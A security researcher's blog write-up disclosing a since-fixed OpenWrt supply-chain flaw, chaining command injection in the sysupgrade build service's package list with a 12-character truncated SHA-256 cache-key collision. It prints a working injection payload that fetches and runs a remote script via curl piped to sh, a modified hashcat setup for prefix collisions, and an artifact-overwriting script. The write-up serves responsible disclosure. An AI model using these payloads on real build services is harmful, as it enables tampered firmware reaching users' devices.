Compromising OpenWrt Supply Chain via Truncated SHA-256 Collision and Command Injection

RyotaK ⋮ 16-21 minutes ⋮ 12/5/2024

Posted on December 6, 2024 • **11 minutes** • **2240 words**


▼ Table of contents

Introduction

Hello, I'm RyotaK (@ryotkak), a security engineer at Flatt Security Inc.

A few days ago, I was upgrading my home lab network, and I decided to upgrade the OpenWrt on my router.[1] After accessing the LuCI, which is the web interface of OpenWrt, I noticed that there is a section called `Attended Sysupgrade`, so I tried to upgrade the firmware using it.

After reading the description, I found that it states it builds new firmware using an online service.



At this point, I was curious about how it works, so I decided to investigate about it.

sysupgrade.openwrt.org

After some research, I found that the online service mentioned above is hosted at `sysupgrade.openwrt.org`. This service allows users to build a new firmware image by selecting the target device and the desired packages.
When the user tries to upgrade the firmware, OpenWrt on the user side sends a request to the server with the required information including:

- Target architecture
- Device profile
- Selected packages

The server then builds the firmware image based on the information and sends it back to the OpenWrt, which then flashes the firmware image to the device.

As you can imagine, building an image with user-provided packages can be dangerous. If the server is building the user-provided source code and is not properly isolated, it can be easily compromised.

So, I started to investigate if there were any security issues in the service.

Command injection

Fortunately, the server hosted at `sysupgrade.openwrt.org` is an open-source project, and the source code is hosted at openwrt/asu .
I've set up the local instance of the service to investigate further and test the behavior of the service without impacting the production environment.

After reading it a bit, I found that the server is using the containers to isolate the build environment like the following:

asu/build.py line 154-164

```
    container = podman.containers.create(
        image,
        command=["sleep", "600"],
        mounts=mounts,
        cap_drop=["all"],
        no_new_privileges=True,
        privileged=False,
        networks={"pasta": {}},
        auto_remove=True,
        environment=environment,
    )
```

I thought that it would be fun to escape the container, so I started to investigate further to find a way to do so.

Shortly after, I spotted the following line in the source code:

asu/build.py line 217-226

```
    returncode, job.meta["stdout"], job.meta["stderr"] = run_cmd(
        container,
        [
            "make",
            "manifest",
            f"PROFILE={build_request.profile}",
            f"PACKAGES={' '.join(build_cmd_packages)}",
            "STRIP_ABI=1",
        ],
    )
```

The Makefile referenced above is from the imagebuilder of OpenWrt, and the `manifest` target is defined as follows:

target/imagebuilder/files/Makefile line 325-335

```
manifest: FORCE
	$(MAKE) -s _check_profile
	$(MAKE) -s _check_keys
```

```
        (unset PROFILE FILES PACKAGES MAKEFLAGS; \
        $(MAKE) -s _call_manifest \
                $(if $(PROFILE),USER_PROFILE="$(PROFILE_FILTER)") \
                $(if $(PACKAGES),USER_PACKAGES="$(PACKAGES)"))
```

As the `make` command expands the variable before executing the command, variables that contain the user-controlled value can't be used securely with it.

For example, the following Makefile with `make var="'; whoami #"` will execute the `whoami` command despite the variable `var` is quoted in the single quotes.

Since the `PACKAGES` variable contains the `packages` parameter from the request sent by the user, an attacker can execute an arbitrary command in the imagebuilder container by sending a package like `` `command to execute` ``.

asu/build_request.py line 59-70

```
    packages: Annotated[
        list[str],
        Field(
            examples=[["vim", "tmux"]],
            description="""
                List of packages, either *additional* or *absolute* depending
                of the `diff_packages` parameter.  This is augmented by the
                `packages_versions` field, which allow you to additionally
                specify the versions of the packages to be installed.
            """.strip(),
        ),
    ] = []
```

While the container that the command is executed in is isolated from the host, it's still a good starting point to escape the container.[2]

SHA-256 collision

After finding the command injection above, I was looking for a piece to escape the container.

About an hour later, I came across the following code:

asu/util.py line 119-149

```
def get_request_hash(build_request: BuildRequest) -> str:
    """Return sha256sum of an image request

    Creates a reproducible hash of the request by sorting the arguments

    Args:
        req (dict): dict containing request information

    Returns:
        str: hash of `req`
    """
    return get_str_hash(
        "".join(
            [
                build_request.distro,
                build_request.version,
```

```
                build_request.version_code,
                build_request.target,
                build_request.profile.replace(",", "_"),
                get_packages_hash(build_request.packages),
                get_manifest_hash(build_request.packages_versions),
                str(build_request.diff_packages),
                "",  # build_request.filesystem
                get_str_hash(build_request.defaults),
                str(build_request.rootfs_size_mb),
                str(build_request.repository_keys),
                str(build_request.repositories),
            ]
        ),
        REQUEST_HASH_LENGTH,
    )
```

This method is used to generate a hash of the request, and the hash is used as the cache key of the builds. When I saw this, I wondered why it has several inner hashes instead of using the raw string.

I checked the code that calculates the hash for packages:

asu/util.py line 152-164

```
def get_str_hash(string: str, length: int = REQUEST_HASH_LENGTH) -> str:
    """Return sha256sum of str with optional length

    Args:
        string (str): input string
        length (int): hash length

    Returns:
        str: hash of string with specified length
    """
    h = hashlib.sha256(bytes(string or "", "utf-8"))
    return h.hexdigest()[:length]

[...]

def get_packages_hash(packages: list[str]) -> str:
    """Return sha256sum of package list

    Duplicate packages are automatically removed and the list is sorted to be
    reproducible

    Args:
        packages (list): list of packages

    Returns:
        str: hash of `req`
    """
    return get_str_hash(" ".join(sorted(list(set(packages)))), 12)
```

I immediately noticed that the length of the hash is truncated to 12, out of 64 characters.
12 characters are equivalent to 48 bits, and the key space is `2^48 = 281,474,976,710,656`, which seems to be too small to avoid collisions.

While this hash isn't used as the cache key, the outer hash that includes this hash is used. So, by creating a collision of the packages' hash, we can produce the same cache key even if the packages are different. This allows an attacker to force the server to return the wrong build artifact for requests that have different packages.

As I was unsure if the collision was actually possible, I decided to test it by brute-forcing the SHA-256 to find a 12-character collision.

Brute-forcing the SHA-256

Since I couldn't find the hash brute-forcing tools with partial match support, I started to implement it by myself.

After some trial and error, I successfully made an OpenCL program to perform the brute-forcing on the GPU. However, upon testing it, the performance was terrible, it takes 10 seconds to calculate 100 million hashes.
This was mostly equivalent to the hash rate of the CPU, and as I had never written an OpenCL program before, I couldn't optimize it further.

So, I ended up using the known hash brute-forcing tool program called Hashcat .
With the following little hack, I was able to make the Hashcat print the hashes with only 8 characters matched.

```
diff --git a/OpenCL/m01400_a3-optimized.cl b/OpenCL/m01400_a3-optimized.cl
index 6b82987bb..12f2bc17a 100644
--- a/OpenCL/m01400_a3-optimized.cl
+++ b/OpenCL/m01400_a3-optimized.cl
@@ -165,7 +165,7 @@ DECLSPEC void m01400s (PRIVATE_AS u32 *w, const u32
pw_len, KERN_ATTR_FUNC_VECTO
   /**
    * reverse
    */
-
+/*
   u32 a_rev = digests_buf[DIGESTS_OFFSET_HOST].digest_buf[0];
   u32 b_rev = digests_buf[DIGESTS_OFFSET_HOST].digest_buf[1];
   u32 c_rev = digests_buf[DIGESTS_OFFSET_HOST].digest_buf[2];
@@ -179,7 +179,7 @@ DECLSPEC void m01400s (PRIVATE_AS u32 *w, const u32
pw_len, KERN_ATTR_FUNC_VECTO
   SHA256_STEP_REV (a_rev, b_rev, c_rev, d_rev, e_rev, f_rev, g_rev, h_rev);
   SHA256_STEP_REV (a_rev, b_rev, c_rev, d_rev, e_rev, f_rev, g_rev, h_rev);
   SHA256_STEP_REV (a_rev, b_rev, c_rev, d_rev, e_rev, f_rev, g_rev, h_rev);
-
+*/
   /**
    * loop
    */
@@ -279,7 +279,7 @@ DECLSPEC void m01400s (PRIVATE_AS u32 *w, const u32
pw_len, KERN_ATTR_FUNC_VECTO
     w7_t = SHA256_EXPAND (w5_t, w0_t, w8_t, w7_t); SHA256_STEP (SHA256_F0o,
SHA256_F1o, b, c, d, e, f, g, h, a, w7_t, SHA256C37);
     w8_t = SHA256_EXPAND (w6_t, w1_t, w9_t, w8_t); SHA256_STEP (SHA256_F0o,
SHA256_F1o, a, b, c, d, e, f, g, h, w8_t, SHA256C38);

-    if (MATCHES_NONE_VS (h, d_rev)) continue;
+    //if (MATCHES_NONE_VS (h, d_rev)) continue;

     w9_t = SHA256_EXPAND (w7_t, w2_t, wa_t, w9_t); SHA256_STEP (SHA256_F0o,
SHA256_F1o, h, a, b, c, d, e, f, g, w9_t, SHA256C39);
     wa_t = SHA256_EXPAND (w8_t, w3_t, wb_t, wa_t); SHA256_STEP (SHA256_F0o,
SHA256_F1o, g, h, a, b, c, d, e, f, wa_t, SHA256C3a);
@@ -289,7 +289,8 @@ DECLSPEC void m01400s (PRIVATE_AS u32 *w, const u32
pw_len, KERN_ATTR_FUNC_VECTO
     we_t = SHA256_EXPAND (wc_t, w7_t, wf_t, we_t); SHA256_STEP (SHA256_F0o,
SHA256_F1o, c, d, e, f, g, h, a, b, we_t, SHA256C3e);
     wf_t = SHA256_EXPAND (wd_t, w8_t, w0_t, wf_t); SHA256_STEP (SHA256_F0o,
SHA256_F1o, b, c, d, e, f, g, h, a, wf_t, SHA256C3f);
```

```
-    COMPARE_S_SIMD (d, h, c, g);
+    //COMPARE_S_SIMD (d, h, c, g);
+    COMPARE_S_SIMD (a, a, a, a);
   }
 }

diff --git a/src/modules/module_01400.c b/src/modules/module_01400.c
index ab002efbe..03549d7f5 100644
--- a/src/modules/module_01400.c
+++ b/src/modules/module_01400.c
@@ -11,10 +11,10 @@
 #include "shared.h"

 static const u32   ATTACK_EXEC    = ATTACK_EXEC_INSIDE_KERNEL;
-static const u32   DGST_POS0      = 3;
-static const u32   DGST_POS1      = 7;
-static const u32   DGST_POS2      = 2;
-static const u32   DGST_POS3      = 6;
+static const u32   DGST_POS0      = 0;
+static const u32   DGST_POS1      = 0;
+static const u32   DGST_POS2      = 0;
+static const u32   DGST_POS3      = 0;
 static const u32   DGST_SIZE      = DGST_SIZE_4_8;
 static const u32   HASH_CATEGORY  = HASH_CATEGORY_RAW_HASH;
 static const char *HASH_NAME      = "SHA2-256";
```

Then, I wrapped it with a small script to check if the output from Hashcat contains the 12-character collision.

Combining both attacks

To combine both attacks, we need to find a payload that has the 12-character hash collision against the legitimate package list.

I've gathered the package list from the `firmware-selector.openwrt.org`, which is a frontend of the `sysupgrade.openwrt.org`, and calculated the legitimate hash:

```
$ printf 'base-files busybox ca-bundle dnsmasq dropbear firewall4 fstools
kmod-gpio-button-hotplug kmod-hwmon-nct7802 kmod-nft-offload libc libgcc
libustream-mbedtls logd luci mtd netifd nftables odhcp6c odhcpd-ipv6only opkg
ppp ppp-mod-pppoe procd procd-seccomp procd-ujail uboot-envtools uci uclient-
fetch urandom-seed urngd' | sha256sum
8f7018b33d9472113274fa6516c237e32f67685fc1fc3cbdbf144647d0b3feeb  -
```

The first 12 characters of this hash are `8f7018b33d94`, so we need to find a command injection payload that has the same prefix for the hash.

To find such a payload, I executed the modified version of the Hashcat on RTX 4090 with the following command:

```
$ ./hashcat -m 1400
8f7018b33d9472113274fa6516c237e32f67685fc1fc3cbdbf144647d0b3feeb -O -a 3 -w 3
'`curl -L tmp.ryotak.net/?l?l?l?l?l?l?l?l?l|sh`' --self-test-disable --
potfile-disable --keep-guessing
```

After executing the command, Hashcat started to calculate hashes at the speed of around 500 million hashes

per second, so I left it running.

When I checked the output after a while, the Hashcat calculated all possible patterns, but it didn't find 12-character collisions. This was because I calculated the space of `?l?l?l?l?l?l?l?l?l?l` wrongly.

`?l` is a mask pattern that generates `a-z`, so the space of `?l?l?l?l?l?l?l?l?l?l` (10 characters) is `26^10 = 141,167,095,653,376`, which is about half of `2^48 = 281,474,976,710,656`.
But, while calculating the space, I incorrectly calculated it as `26^11 = 3,670,344,486,987,776`, and thought that it should be enough to find the collision.

So, I fixed the mask pattern to `?l?l?l?l?l?l?l?l?l?l?l` (11 characters) and left it running again. After executing the command, I wondered if I could make the brute-forcing faster, so I started to poke the Hashcat.

Soon, I noticed that the performance drastically increased when I moved the mask pattern to the start of the command like `` `?l?l?l?l?l?l?l?l?l?l?l `curl -L tmp.ryotak.net/|sh` ``
With a bit of testing, I confirmed that I can increase the speed about 36 times by simply changing the pattern to the following:

```
`?l?l?l?l?l?l?l?l?l?l?l||curl -L tmp.ryotak.net/8f7018b33d94|sh`
```

By using this pattern, the Hashcat was able to calculate the hashes at the speed of 18 billion hashes per second. Within an hour, the Hashcat found the 12 characters collision:

```
$ printf '``slosuocutre||curl -L tmp.ryotak.net/8f7018b33d94|sh`' | sha256sum
8f7018b33d9464976ab199f100812d2d24d5e84a76555c659e88e0b6989a4bd8  -
```

Sending this payload as the `packages` parameter, the command injection is triggered and the script from `tmp.ryotak.net` is executed.
I placed the following script in `tmp.ryotak.net/8f7018b33d94`, which overwrites the artifact produced by the imagebuilder.

```
cat >> /builder/scripts/json_overview_image_info.py <<PY
import os
files = os.listdir(os.environ["BIN_DIR"])
for filename in files:
    if filename.endswith(".bin"):
        filepath = os.path.join(os.environ["BIN_DIR"], filename)
        with open(filepath, "w") as f:
            f.write("test")
PY
```

Then, as the hash collision occurred, the server returns the overwritten build artifact to the legitimate request that requests the following packages:

```
base-files busybox ca-bundle dnsmasq dropbear firewall4 fstools kmod-gpio-
button-hotplug kmod-hwmon-nct7802 kmod-nft-offload libc libgcc libustream-
mbedtls logd luci mtd netifd nftables odhcp6c odhcpd-ipv6only opkg ppp ppp-
mod-pppoe procd procd-seccomp procd-ujail uboot-envtools uci uclient-fetch
urandom-seed urngd
```

By abusing this, an attacker could force the user to upgrade to the malicious firmware, which could lead to the compromise of the device.

Reporting the issue

After confirming the attack, I reported the issue to the OpenWrt team via the private vulnerability reporting on GitHub .

Soon after acknowledging the issue, they stopped the `sysupgrade.openwrt.org` service temporarily and investigated the issue. Within 3 hours, they released the fixed version and restarted the service.

While both issues are fixed by the OpenWrt team, it was unknown if this attack was exploited by someone else because this vulnerability existed for a while.
So, they decided to release an announcement to notify the users to ensure no devices are compromised and detect if it was compromised.

Conclusion

In this article, I explained how I could compromise the `sysupgrade.openwrt.org` service by exploiting the command injection and the SHA-256 collision.
As I never found the hash collision attack in a real-world application, I was surprised that I could successfully exploit it by brute-forcing hashes.

I appreciate the effort of the OpenWrt team to fix the issues in an incredibly short time and notify the users promptly.

Shameless plug

At Flatt Security, we specialize in providing top-notch security assessment and penetration testing services. To celebrate the update of our brand new English web pages, you can currently receive a month-long investigation by our elite engineers for just $40,000!

We also offer a powerful security assessment tool called Shisho Cloud, which combines Cloud Security Posture Management (CSPM) and Cloud Infrastructure Entitlement Management (CIEM) capabilities with Dynamic Application Security Testing (DAST) for web applications.

If you’re interested in learning more, feel free to reach out to us at https://flatt.tech/en .